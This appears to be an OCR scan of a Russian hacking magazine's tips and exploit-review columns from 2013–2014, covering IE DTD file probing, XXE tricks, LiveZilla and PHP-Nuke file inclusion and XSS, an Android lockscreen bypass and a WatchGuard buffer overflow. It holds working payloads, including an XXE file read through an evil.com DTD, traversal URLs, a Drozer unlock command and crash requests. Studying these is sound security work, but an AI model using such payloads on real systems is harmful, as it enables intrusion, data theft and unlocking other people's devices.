[*] NTLM - Hashcat Mode 1000
[*] MD4 - Hashcat Mode 900
[*] LM - Hashcat Mode 3000
[*] RAdmin v2.x
[*] Haval-128
[*] MD2
[*] RipeMD-128
[*] Tiger-128
[*] Snefru-128
[*] MD5(HMAC)
[*] MD4(HMAC)
[*] Haval-128(HMAC)
[*] RipeMD-128(HMAC)
[*] Tiger-128(HMAC)
[*] Snefru-128(HMAC)
[*] MD2(HMAC)
[*] MD5(ZipMonster)
[*] MD5(HMAC(Wordpress))
[*] Skein-256(128)
[*] Skein-512(128)
[*] md5($pass.$salt) - Hashcat Mode 10
[*] md5($pass.$salt.$pass)
[*] md5($pass.md5($pass))
[*] md5($salt.$pass) - Hashcat Mode 20
[*] md5($salt.$pass.$salt) - Hashcat Mode 3810
[*] md5($salt.$pass.$username)
[*] md5($salt.'-'.md5($pass))
[*] md5($salt.md5($pass)) - Hashcat Mode 3710
[*] md5($salt.md5($pass).$salt)
[*] md5($salt.MD5($pass).$username)
[*] md5($salt.md5($pass.$salt)) - Hashcat Mode 4110
[*] md5($salt.md5($salt.$pass)) - Hashcat Mode 4010
[*] md5($salt.md5(md5($pass).$salt))
[*] md5($username.0.$pass) - Hashcat Mode 4210
[*] md5($username.LF.$pass)
[*] md5($username.md5($pass).$salt)
```

Бесконечные вариации с MD5



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

ОПРЕДЕЛИТЬ СУЩЕСТВОВАНИЕ ФАЙЛОВ ОС ЧЕРЕЗ IE

РЕШЕНИЕ

Наткнулся недавно на интересное мини-исследование (goo.gl/1zRQW9), посвященное парсингу XML в браузере IE, а также поддержке им такой полезной для нас фичи, как Document Type Declaration. Напомню, что DTD (Document Type Definition) — это своего рода схема документа, которая представляет собой описание формата следующего за ним XML. Вообще, он является основой для XXE и, как следствие, SSRF-атак. Но здесь речь именно о нем самом.

Сам DTD можно объявлять перед XML-содержимым, а можно ссылаться на файл. Вот рабочая конструкция для второго варианта:

```
<?xml version="1.0" ?><!DOCTYPE root_xml SYSTEM ↵
   "file://c:/any_path.dtd">
```

Так вот, IE как раз поддерживает DTD! Пример кода из исследования:

```
validateXML('<?xml version="1.0" ?><!DOCTYPE anything ↵
SYSTEM "$target$">')
   function validateXML(txt) {
      // code for IE
      if (window.ActiveXObject) {
         var xmlDoc = new ActiveXObject("Microsoft.XMLDOM");
         xmlDoc.async = true;
         try {
            xmlDoc.loadXML(txt);
            if (xmlDoc.parseError.errorCode != 0) {
               var err;
               err = "Error Code: " + xmlDoc.parseError.↵
               errorCode + "\n";
               err += "Error Reason: " + xmlDoc.parseError.↵
```

```
                reason;
                err += "Error Line: " + xmlDoc.parseError.↵
                line;
                alert(err);
                var errReason = xmlDoc.parseError.reason.↵
                toLowerCase();
                alert(errReason);
            } else {
                alert('No Error? Unknown!')
            }
        } catch (e) {
            alert(e);
        }

    } else {
        alert('you need to use IE')
    }
}
```

Но к сожалению, при попытке доступа в классическом виде мы получаем access denied:

```
file://c:/windows/system32/calc.exe
file://c:/windows/system32/invalid.exe
```

С другой стороны, оказалось, что «в глубинах» все не так хорошо и, используя различные модификации путей, мы можем узнавать о существовании папки, файла, дисков по различным кодам ошибок. Итак, вот небольшой список.

Существование файлов на диске C:

```
\\127.0.0.1\windows\system32\calc.exe
\\127.0.0.1\windows\system32\invalid.exe
```

Существование директорий:

```
\\localhost\windows::$DATA
\\localhost\invalidfolder::$DATA
```

Существование файлов на любом диске:

```
res://d:\validfile.txt
res://d:\invalidfile.txt
```

Существование дисков:

```
C:\
Invalid:\
```

Таким образом, на любом сайте есть возможность с помощью JavaScript обращаться к ресурсам пользователя и определять существование того или иного объекта! И важнейший момент заключается в том, что это «нормальное» поведение всей линейки браузеров IE и исправлять Микрософт данную багу не собирается.

Ну и самое приятное — обращение к диску DVD-привода приведет к его открытию! Как будто лет на пятнадцать вернулись, когда манипуляция с CD-ROM'ом была одной из важнейших фишечек троянов :).

ПОЛУЧИТЬ ШЕЛЛ НА ПОЧТИ ЛЮБОМ ANDROID'E

РЕШЕНИЕ

Нас окружает все больше разнообразных железячек. Но не простых, а с мозгами, которые представляют интерес. Причем на многих стоят знакомые системы вроде ОС Linux. И это создает такой большой простор для всевозможного хардварного хакерства, какого, наверное, мир еще и не знал. Не зря последние номера «Хакера» были посвящены всяким таким штукам, да и на Hardware Village на ZeroNights было много заинтересованного народа.

Я вот лично совсем далек от этого. Мои знания электричества заканчиваются школьными уроками и умением поставить розетку. Поэтому на такие вещи я смотрю с интересом и восхищением. И вот пример, прекрасный пример важности хардварной составляющей был показан на недавней конфе — ToorCon 2013.

В прошлом номере мы обсуждали тему обхода lockscreen, да и в СМИ эта тема часто всплывает. Типа доступ к смартфону мы получить можем, а вот информацию оттуда уже просто так не вытащишь. Хитрить надо.


Вообще, есть такая штука, как Android Debug Bridge, который позволяет через USB-порт смартфона получить на нем шелл, просто подключившись, в обход всех пользовательских фич безопасности. Используется она, как ясно из названия, обычно для дебага самого девайса. Способ хорош, но эта фича, увы, достаточно часто заблочена вендором.

А вот два хардварщика Майкл Оссманн (Michael Ossmann) и Кайл Осборн (Kyle Osborn) как раз на этой конференции представили пример мини-девайса, который можно воткнуть в USB-порт смартфона и сразу получить на нем шелл.

Если не углубляться в детали, то эта фича, так же как и ADB, является одной из «закладок» вендоров и используется в сервис-центрах (или типа того).

Технически это выглядит следующим образом. Есть microUSB, и у него шесть контактов: D+, D–, земля, воздух, питание, ID. Так вот, если замкнуть ID с землей определенным сопротивлением, то USB-мультиплексор внутри девайса предоставит нам «доселе невиданные возможности». Так, Майкл и Кайл подобрали необходимое сопротивление для своего тестового смартфона от Samsung и спаяли маленький девайс — UART с модифицированным USB (с сопротивлением на нужных контактах), который и дал им шелл на девайсе.

Подробности есть в видео с конференции (goo.gl/1rJg1G).



А вот и сама железячка

ЗАЛИТЬ ФАЙЛ НА СЕРВЕР, ИСПОЛЬЗУЯ JAR:

РЕШЕНИЕ

И еще одна конференция, на этот раз AppSec 2013, принесла нам интересный ресерч (goo.gl/FD69tQ), который опять-таки продолжает тему XXE/SSRF. Автор — Тимоти Морган (Timothy Morgan).

В ней во многом рассказывалось о давно известных нам вещах, но была и парочка действительно особо не засвеченных в паблике тем — возможность чтения XML-файлов, а также возможность загружать произвольные файлы на веб-сервер. Но давай обо всем по порядку.

Предположим, у нас имеется сервер — наша жертва. В ней мы нашли возможность подгрузить XML-файл, который парсится сервером. Для точности возьмем, что там Tomcat, а следовательно, Java-парсер. И конечно же (по умолчанию?), парсер позволяет добавлять описанный выше DTD и указывать в нем ссылки на внешние ресурсы, то есть XML external entity. Прекрасная и очень распространенная в последнее время ситуация.

Как ты, наверное, знаешь, по умолчанию у нас есть возможность прочитать локальные файлы, за исключением XML и бинарных данных, а также делать запросы, используя один из следующих хендлеров: HTTP, HTTPS, Gopher, JAR, FTP. Конечно, самый лакомый вариант — это Gopher, так как с помощью его мы имеем возможность отправлять на любой порт произвольные, в том числе бинарные данные (необходимо только заурленкодить их).

HTTP, HTTPS — вариант тоже неплох, и мы можем сделать многое. Для большинства application-серверов на базе Java это вообще может быть убийственно, так как часто они обрабатывают одинаково GET- и POST-запросы. То есть всякие формы мы легко можем конвертировать в набор GET-параметров и послать уже через нашу XXE с HTTP (то есть SSRF). Но все-таки мы во многом ограничены самой функцией и идеей этих протоколов — отправлять запросы и получать на них ответы. Как ни странно, ресерчеры как-то обошли JAR стороной, а между прочим, у него есть прекрасная основа, вот только она спрятана. Но сначала немного теории.

Хендлер JAR фактически позволяет взять из JAR-а (который по сути является ZIP-архивом) произвольный файл. Получается такой декомпресс на лету. Подробностей я не знаю, но фича эта точно используется яверами, и выпиливать ее не собираются (эх, прощай-прощай, Gopher). Причем JAR — это лишь «обертка», которая говорит о необходимости декомпресса, транспортную же часть выполняют все те же указанные выше протоколы: HTTP(S), FTP, Gopher, file. И, как ты понимаешь из списка протоколов, можно указывать файлы с удаленных хостов. Фактически запрос будет иметь следующий вид:

```
jar:http://any_host.com/any/path.jar!/
```

Последние символы необходимы: ! отделяет URL до архива от относительного пути внутри архива до файла, а / — это и есть относительный путь. Что еще интересно, имеется возможность делать вложенные JAR'ы. То есть, по идее, должен отработать и следующий вариант:

```
jar:jar:http://any_host.com/any/path.jar!/↵
   any/path.jar/!/any_file.txt
```

Но давай вернемся к нашей цели. Казалось бы, если смотреть на JAR с точки зрения SSRF, то толку от него особого нет, так как он не меняет транспортные особенности. Возможно, именно по этим причинам так долго возможности JAR не использовались на практике, а они, поверь мне, уникальны.

Особенность JAR заключается в одной интересной фиче. Думаю, если бы я более глубоко занимался явой, то смог бы рассказать причины… но сейчас — только следствия. Для ускорения доступа к файлам, открытым через JAR, они должны быть закешированы. Что это значит? Значит, что сервер идет за архивом по указанному URL'у, скачивает его локально во временную директорию и разархивирует. Но главное — не удаляет скачанный архив. Таким образом, мы можем сам атакуемый нами сервер заставить залезть на наш сервер и скачать произвольный файл, который, кроме всего, будет еще там и храниться. Потрясающе!

Но есть два существенных минуса, которые несколько затрудняют эксплуатацию этой фичи. Во-первых, имя и расширение файла меняется: java_cache_xxxx.tmp. Во-вторых, файл загружается в директорию для временных файлов (например, c:\windows\temp). В-третьих, сервер блокирует доступ к файлу. В зависимости от ситуации, какой-то из этих минусов — не минус :).

С другой стороны, при атаке на сам application-сервер и с учетом того, что у нас есть XXE, эти ограничения не будут проблемой. Во-первых, потому, что иногда мы можем делать листинг директорий с помощью XXE (file://dir_name/) и проблемы неизвестности имени или директории решаются. Во-вторых, и имя директории, и особенно имя файла перебирабельно. В-третьих, так как мы атакуем сам сервер, то нам должно быть пофиг на блокировку. Таким образом, на конфе было представлено, как через JAR-хендлер сервер загрузил сам себе шелл от атакующего (во временную директорию), а потом за счет эксплуатации SSRF против самого Tomcat'а данный шелл был задеплоен.

Подытожу: JAR решает проблему загрузки шеллов на серверы.

ПРОЧИТАТЬ XML-ФАЙЛЫ ЧЕРЕЗ XXE

РЕШЕНИЕ

Это продолжение предыдущей задачи про новые вкусняшки в XXE, все из того же доклада от Тимоти с AppSec 2013. Только про чтение XML-файлов через XXE. Так что воображаем себе всю ту же ситуацию, что и раньше.

Вообще, с чтением файлов через XXE всегда были проблемы (не считая PHP с его кучей разнообразных хендлеров, через которые можно сделать все что угодно). Причем проблемы эти во многом связаны не с конкретными ограничениями, а с большой неразберихой.

Условнро считается, что через XXE (для явы) мы можем читать обычный plain-текст. Бинарщина — непосильна. Кроме того, XML и plain-текст с «командными» элементами XML (<, >, &), который по мнению парсера является «битым XML», также не читается.

С другой стороны, когда я ломал PeopleSoft (который также базируется на weblogic'е и явавском xerces-парсере), XML-файлы и «битый XML» спокойно читались через XXE, даже при использовании японского/PT-метода (через внешний сервер). Зато из-за применения данного метода не читались файлы, содержащие (%). Но это так, рассуждение о наболевшем. Теперь о новеньком — о чтении XML, когда очень хочется.

Для начала нужно узнать о двух возможностях XML. Во-первых, используя спецэлемент <!CDATA[(]>, мы можем указывать в XML'е, какой текст не требуется обрабатывать парсеру. Во-вторых, есть такая фича, как parameter entity (у таких сущностей % перед именем), которая представляет собой обычную entity в DTD, но разрешается не как обычно в теле XML, а прямо в DTD. Сложив две эти возможности, мы получаем следующий вариант, который должен сработать.

Это отправляем на сервер:

```
<!DOCTYPE xml_root [
<!ENTITY % file SYSTEM "c:\windows\win.ini">
<!ENTITY % start "<![CDATA[">
<!ENTITY % end "]]>">
<!ENTITY % dtd SYSTEM "http://evil.com/evil.dtd">
%dtd;
]]>
<xml_root>&all;</xml_root>
```

Это лежит у нас в http://evil.com/evil.dtd:

```
<!ENTITY all "%start;%file;%end;">
```

Как рассказывает автор, просто определить сущности с читаемым файлом и окружить его CDATA не получается. Нужно, по сути, использовать метод, аналогичный японскому/PT. Мы подгружаем контент файла, а также CDATA в параметровые сущности, а объединение производим за счет внешнего куска DTD с нашего сайта. Внутренние проверки парсера не срабатывают, и все приходит к необходимому виду. Шикарно!

Надеюсь, прочтенное наполнило тебя энтузиазмом и жаждой жизни, так что если есть желание поресерчить — пиши на ящик. Всегда рад :). И успешных познаний нового! ⌶

WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Борис Рютин, ЦОР
dukebarman@xakep.ru,
@dukebarman



В первом обзоре 2014 года мы с тобой подробно рассмотрим эксплуатацию одной ошибки в межсетевом экране с обходом возникших ограничений. Помимо этого, разберем уязвимость в одном из стандартных Android-приложений, позволяющих одной командой разблокировать устройство.

ОБЗОР ЭКСПЛОЙТОВ

АНАЛИЗ СВЕЖЕНЬКИХ УЯЗВИМОСТЕЙ

ЛОКАЛЬНОЕ ВНЕДРЕНИЕ ФАЙЛА В LIVEZILLA

CVSSv2: N/A
Дата релиза: 15 ноября 2013 года
Автор: Curesec Research Team
CVE: 2013-6225


Сегодня под микроскопом — система онлайн-чата LiveZilla. Используется в основном для создания онлайн-поддержки в различных интернет-магазинах. И, как пишут сами разработчики, число проектов, использующих этот продукт, недавно дошло до 100 тысяч. Но возможно, учет ведется только по платным пользователям, так как исследователи уязвимости смогли найти порядка полутора миллионов результатов в гугле. Внутри файла `mobile/php/translation/index.php` можно найти следующий код:

```
$langFileLocation = '.';
$LZLANG = Array();
if (isset($_GET'g_language' ()) {
    $language = ($_GET'g_language' ( != ”) ? $_GET↵
    ['g_language'] : 'ein';
    require ($langFileLocation . '/langmobileorig.php');
    $LZLANGEN = $LZLANG;
    if (file_exists($langFileLocation . '/langmobile' . ↵
    $language . '.php')) {
        require ($langFileLocation . '/langmobile' . ↵
        $language . '.php');
    }
```

Как видишь, для GET-параметра `g_language` нет никакой проверки, и он в «чистом» виде принимается функцией подключения PHP-файла. На Windows-сервере это позволит нам внедрить любой файл. В случае если наше приложение было запущено на UNIX-сервере, ситуация в корне меняется. Так как `/langmobile` и `$language` не являются директорией, мы не сможем пройти к нужным нам файлам и сможем подключать только файлы с расширением php. А в последних версиях PHP использование «нулевого байта» заблокировано. Если же на сервере старая версия PHP, то мы можем не только внедрить файл, но и выполнить произвольный код. Например, через httpd-логи, или `/proc/pid/environ`, или любую другую технологию для преобразования внедрения файла в выполнение произвольного кода.

EXPLOIT

Пример атакующего запроса для популярной сборки веб-сервера `Open Server` под ОС Windows, раскрывающего информацию из файлов на сервере:



Раскрытие файла с логами сервера через уязвимость в LiveZilla

```
http://livezilla/mobile/php/translation/index.php?↵
g_language=..\..\..\..\..\..\..\userdata\logs\↵
Apache-2.2.25_queriesa.log%00
```

На скриншоте представлен результат.

TARGETS

LiveZilla <= 5.0.1.4.

SOLUTION

Есть исправление от производителя.

МНОГОЧИСЛЕННЫЕ УЯЗВИМОСТИ В PHP-NUKE

CVSSv2: N/A
Дата релиза: 18 ноября 2013 года
Автор: Sojobo dev team
CVE: N/A

PHP-Nuke — одна из старейших CMS, которой до сих пор удается сохранять популярность. Многие читатели нашего журнала хотя бы раз устанавливали ее, а кто-то наверняка использует до сих пор. Сегодня мы рассмотрим две уязвимости: внедрение файла и отраженную XSS.

EXPLOIT

Внедрение файла в mainfile.php. Наш уязвимый файл подключается в /html/index.php:

```
require_once("mainfile.php");
```

Далее идет проверка наличия переменной $newlang в запросе с символом . в /html/mainfile.php:

```
if (!ini_get('register_globals')) {
@import_request_variables("GPC", "");
...
    if ((isset($newlang)) AND (stristr($newlang,"."))) {
        if (file_exists("language/lang-".$newlang.".php")) {
...
            include_once("language/lang-".$newlang.".php");
```

В процессе вызова функции import_request_variables, которая используется для импорта переменных GET/POST/Cookie в глобальную область видимости, становится возможным создать уязвимую переменную с произвольным значением и внедрить свой файл. Тестовый запрос:

```
http://example.com/html/index.php?newlang=/../../index
```

Отраженный межсайтовый скриптинг в index.php (модуль Your_Account). Посмотрим код модуля Your_Account:

```
function logout() {
    if (!empty($redirect)) {
        echo "<META HTTP-EQUIV=\"refresh\" content=\"3;↵
        URL=modules.php?name=$redirect\">";
```

И вспомним, что в одном из главных файлов используется функция import_request_variables, что позволяет снова создать переменную, только уже $redirect, с произвольным значением и внедрить свой HTML-код. Для обхода XSS-фильтров лучше использовать POST-запрос.

Пример такого запроса:

```
POST /html/modules.php?name=Your_Account&op=logout HTTP/1.1
Host: www.example.com
...

redirect="><script src="http://www.example.com/xss.html" />
```

TARGETS

PHP-Nuke <= 8.2.4.

SOLUTION

Есть исправление от производителя.

УБИРАЕМ БЛОКИРОВКУ ИЗ ANDROID-УСТРОЙСТВ

CVSSv2: N/A
Дата релиза: 27 ноября 2013 года
Автор: Curesec Research Team
CVE: CVE-2013-6271

Давай поговорим об одном из ключевых приложений в Android — com.android.settings. Найденная в нем ошибка позволяет по полученной извне команде снять блокировку экрана устройства. Ошибка была обнаружена в классе ChooseLockGeneric, который, как ты уже понял, позволяет пользователю изменять механизм блокировки устройства. Android поддерживает несколько типов:

- PIN-код;
- пароль;
- жесты;
- «отпечаток» лица.

Но перед изменением указанных настроек устройство спрашивает подтверждение через прошлый тип блокировки. Рассмотрим код:

```
    final boolean confirmCredentials = getActivity().↵
    getIntent().getBooleanExtra(CONFIRM_CREDENTIALS, true);
    mPasswordConfirmed = !confirmCredentials;
    if (savedInstanceState != null) {
        mPasswordConfirmed = savedInstanceState.↵
        getBoolean(PASSWORD_CONFIRMED);
        mWaitingForConfirmation = savedInstanceState.↵
        getBoolean(WAITING_FOR_CONFIRMATION);
        mFinishPending = savedInstanceState.getBoolean↵
        (FINISH_PENDING);
    }
    if (mPasswordConfirmed) {
        updatePreferencesOrFinish();
    }
...
private void updatePreferencesOrFinish() {
    Intent intent = getActivity().getIntent();
    int quality = intent.getIntExtra(LockPatternUtils.↵
    PASSWORD_TYPE_KEY, -1);
    if (quality == -1) {
        quality = intent.getIntExtra(MINIMUM_QUALITY_KEY, ↵
        -1);
        MutableBoolean allowBiometric = new ↵
        MutableBoolean(false);
        quality = upgradeQuality(quality, allowBiometric);
    ...
```

```
    } else {
        updateUnlockMethodAndFinish(quality, false);
...
void updateUnlockMethodAndFinish(int quality, boolean ↵
disabled) {
    ...
    final boolean isFallback = getActivity().getIntent()↵
        .getBooleanExtra(LockPatternUtils.↵
        LOCKSCREEN_BIOMETRIC_WEAK_FALLBACK, false);
    quality = upgradeQuality(quality, null);
    if (quality >= DevicePolicyManager.↵
    PASSWORD_QUALITY_NUMERIC) {
    ...
    else if (quality == DevicePolicyManager.↵
    PASSWORD_QUALITY_BIOMETRIC_WEAK) {
        Intent intent = getBiometricSensorIntent();
        mFinishPending = true;
        startActivity(intent);
    } else if (quality == DevicePolicyManager.↵
    PASSWORD_QUALITY_UNSPECIFIED) {
        mChooseLockSettingsHelper.utils().clearLock(false);
        mChooseLockSettingsHelper.utils().↵
        setLockScreenDisabled(disabled);
        getActivity().setResult(Activity.RESULT_OK);
        finish();
    } else {
        finish();
    }
}
```

Первая часть кода позволяет владельцу решить, подтверждать изменение типа блокировки или нет. Мы также можем контролировать данные для метода `updatePreferencesOrFinish()`: в зависимости от типа пароля (`Password Type`) информация поступает в другой метод — `updateUnlockMethodAndFinish`. Ну и главное — в случае неопределенного типа `PASSWORD_QUALITY_UNSPECIFIED` снимаются все блокировки.

EXPLOIT

Для эксплуатации можно воспользоваться программой `Drozer` (раньше она называлась `Mercury`, я писал о ней в номере за июль 2013-го).

```
# Disable all phone locks
drozer console connect 192.168.1.105
run app.activity.start --component com.android.settings ↵
com.android.settings.ChooseLockGeneric --extra boolean ↵
confirm_credentials false --extra integer ↵
"lockscreen.password_type" 0
```

То есть достаточно будет «подкинуть» пользователю приложение с правами доступа к сети, чтобы отправить в нужный момент команду выше, или обойтись и без этого, убрав блокировку через определенное время.

TARGETS

Android 4.3.

SOLUTION

Пока одно из решений — использовать Android 4.4. Но, как пишут исследователи, они так и не получили подробного ответа от вендора, прождали примерно месяц и решили опубликовать эксплойт в открытый доступ.

> *Была обнаружена ошибка в консоли веб-администрирования межсетевого экрана WatchGuard XTM, внешний доступ к которой по умолчанию открыт. Саму уязвимость было найти легко, но вот проэксплуатировать ее оказалось, увы, совсем не просто!*

ПЕРЕПОЛНЕНИЕ БУФЕРА В WATCHGUARD

CVSSv2: 9.3 (AV:R/AC:M/Au:N/C:C/I:C/A:C)
Дата релиза: 17 октября 2013 года
Автор: Jerome Nokin
CVE: 2013-6021

Теперь разберем уязвимость переполнения буфера в одном из крупных межсетевых экранов WatchGuard XTM. Ошибка была найдена в консоли веб-администрирования, внешний доступ к которой по умолчанию открыт. Как пишет автор, саму уязвимость было найти легко, но проэксплуатировать ее оказалось непросто. Поэтому разберем подробно весь процесс.

Ошибка проявляется в парсере куков и может быть получена, если послать большое значение на веб-приложение. Рассмотрим уязвимый код:

```
int  mysub_8051850_HTTP_handle_request() {
    ...
    char dest[128];
    int client_info;
    int sys_upgrade_content;
    int unknown;
    int client_fd;
    ...
    // Обертка accept()
    FCGX_Accept_r(client_info);
    client_fd = *(client_info + 12);
    script_name = FCGX_GetParam(client_info, "URI_QUERY");
    if ( script_name && !strcmp(script_name, "/ping") ) {
        FCGX_FPrintF(client_fd, [pong response]);
        FCGX_FFlush();
        goto end;
    }
    // Попытка логина
    if ( script_name && (!strcmp(script_name, "/login") || ↵
    !strcmp(script_name, "/agent/login")) ) {
        mysub_804E7E7_login(client_info, tp.tv_sec);
        goto end;
    }
    // Получаем куки для сессии
    cookies = (char *)FCGX_GetParam(client_info, ↵
    "HTTP_COOKIE");
    if ( cookies ) {
        int n = 0;
        char* src = strstr(cookies, "sessionid=");
        if ( src )
            src += 10;
        if ( src ) {
            // Ищем конец куков
            n = strcspn(src, "\r\n\t &'\";");
            // Копируем полученное значение
            // в "char dest[128]"
            strncpy(&dest, src, n);
             // Ищем те, которые для данной сессии
            cookie_sess = wgds_node_find();
        }
    }
    if ( !cookie_sess ) {
        if ( src )
            mysub_804CEC3_HTTP_response(client_fd, 410, ↵
            "expired");
        else
            mysub_804CEC3_HTTP_response(client_fd, 401, ↵
            "Unauthorized");
        goto end;
    }
    ...
end:
    if ( client_info ) {
        FCGX_Finish_r(client_info);
        free((void *)client_info);
    }
    if ( sys_upgrade_content )
        mysub_804DF62_free_decoded_content↵
        (sys_upgrade_content);
    return 0;
```

Как видишь, конец строки определяется с помощью функции `strcspn()` через поиск определенных символов. После чего копирует ее через функцию `strncpy()` в буфер размером 128 байт, при этом не проверив полученную длину. То есть, если использовать больше 128 символов в значении переменной `sessionid`, получим возможность переписать указатели и изменить стек. Теперь можно попробовать вызвать падение процесса `wgagent` с помощью команды curl:

```
$ curl -k --cookie "sessionid=perl -e 'print "A" x 500'" ↵
  --data "foo" https://192.168.60.196:8080/agent/ping
```

Но вначале подключимся к процессу с помощью старого доброго дебаггера GDB:

```
gdb --pid ps aux | grep wgagent | grep -v grep | awk ↵
'{print $2}'
```

Результат ты можешь увидеть на скриншоте.

Начиная с четвертого фрейма, мы переписали его своим значением «AAAA». Падение получили, возможность перезаписи тоже. Теперь самое сложное — ограничения.

Во-первых, в качестве разделителей куков нельзя использовать некоторые hex-значения. А это пробел, кавычки и другие специальные символы:

```
"\x00", "\x01", "\x02", "\x03", "\x04", "\x05", "\x06",
"\x07", "\x08", "\x0a", "\x0b", "\x0c", "\x0d", "\x0e",
"\x0f", "\x10", "\x11", "\x12", "\x13", "\x14", "\x15",
"\x16", "\x17", "\x18", "\x19", "\x1a", "\x1b", "\x1c",
"\x1d", "\x1e", "\x1f", "\x20", "\x22", "\x26", "\x27",
"\x3b"
```

Вторoе препятствие — рандомизация виртуальных адресов. И эта опция `/proc/sys/kernel/randomize_va_space` включена в WatchGuard по умолчанию:

```
$ uname -a
Linux XTMv-11.7.4u1 2.6.35.12 #1 SMP Tue Aug 27 11:44:24 ↵
PDT 2013 i686 GNU/Linux
$ cat /proc/sys/kernel/randomize_va_space
1
```

При наблюдении за всеми модулями, которые используют различные области памяти при каждом рестарте процесса `wgagent`, был найден один, который никуда не двигается, — `linux-gate.so`.

Небольшое отступление. Этот модуль уже эксплуатировался аж в 2006 году, и статья была выложена на `Milw0rm`, а теперь доступна на exploit-db (bit.ly/18sUZrs). Но вернемся к нашему случаю, на скриншоте можешь увидеть адреса модулей.

То, что ты не видишь среди них наш модуль, — это не ошибка, просто используются два имени: `vdso` и `linux-gate.so`. К сожалению, при успешном RET-переполнении мы не сможем прыгнуть на кучу нашего процесса из-за ограничений в hex-значениях (адреса начинаются с \x08\x05 или \x08\x06). Однако двойное переполнение поможет обойти это ограничение.

Следующая проблема появляется в конце уязвимой функции `mysub_8051850_HTTP_handle_request()`:

```
...
if ( client_info ) {
    FCGX_Finish_r(client_info);
    free((void *)client_info);
}
if ( sys_upgrade_content )
    mysub_804DF62_free_decoded_content(sys_upgrade_content);
...
```

Буферы, инициализированные в начале функции с помощью `malloc()`, должны быть очищены. К сожалению, указатель на них будет переписан при переполнении функции `strncpy()`, что вызовет падение в `free()`. После анализа всех этих ограничений автор решил анализировать каждое состояние в процессе выполнения ошибки.

После возвращения из функции `strncpy()` полученные куки сравниваются со списком правильных. Если у них истек срок действия или они ошибочные, то генерируется HTTP-запрос и отправляется пользователю:

```
if ( !cookie_sess ) {
    if ( src )
```

```
$ gdb --pid `ps aux | grep wgagent | grep -v grep | awk '{print $2}'`
GNU gdb (GDB) 7.2-ubuntu
Copyright (C) 2010 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Attaching to process 32639
0xffffe424 in __kernel_vsyscall ()
=> 0xffffe424 <__kernel_vsyscall+16>:   5d pop    ebp
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x37d62c57 in FCGX_PutStr () from /lib/libfcgi.so.0
=> 0x37d62c57 <FCGX_PutStr+23>:     8b 7e 08   mov    edi,DWORD PTR [esi+0x8]

(gdb) info registers
eax            0x8059ebd    134586045
ecx            0x41414141   1094795585
edx            0x8d 141
ebx            0x37d68ff4   936808436
esp            0x3ff0b520   0x3ff0b520
ebp            0x3ff0b558   0x3ff0b558
esi            0x41414141   1094795585
edi            0x8059e30    134585904
eip            0x37d62c57   0x37d62c57 <FCGX_PutStr+23>
eflags         0x10202  [ IF RF ]
cs             0x73 115
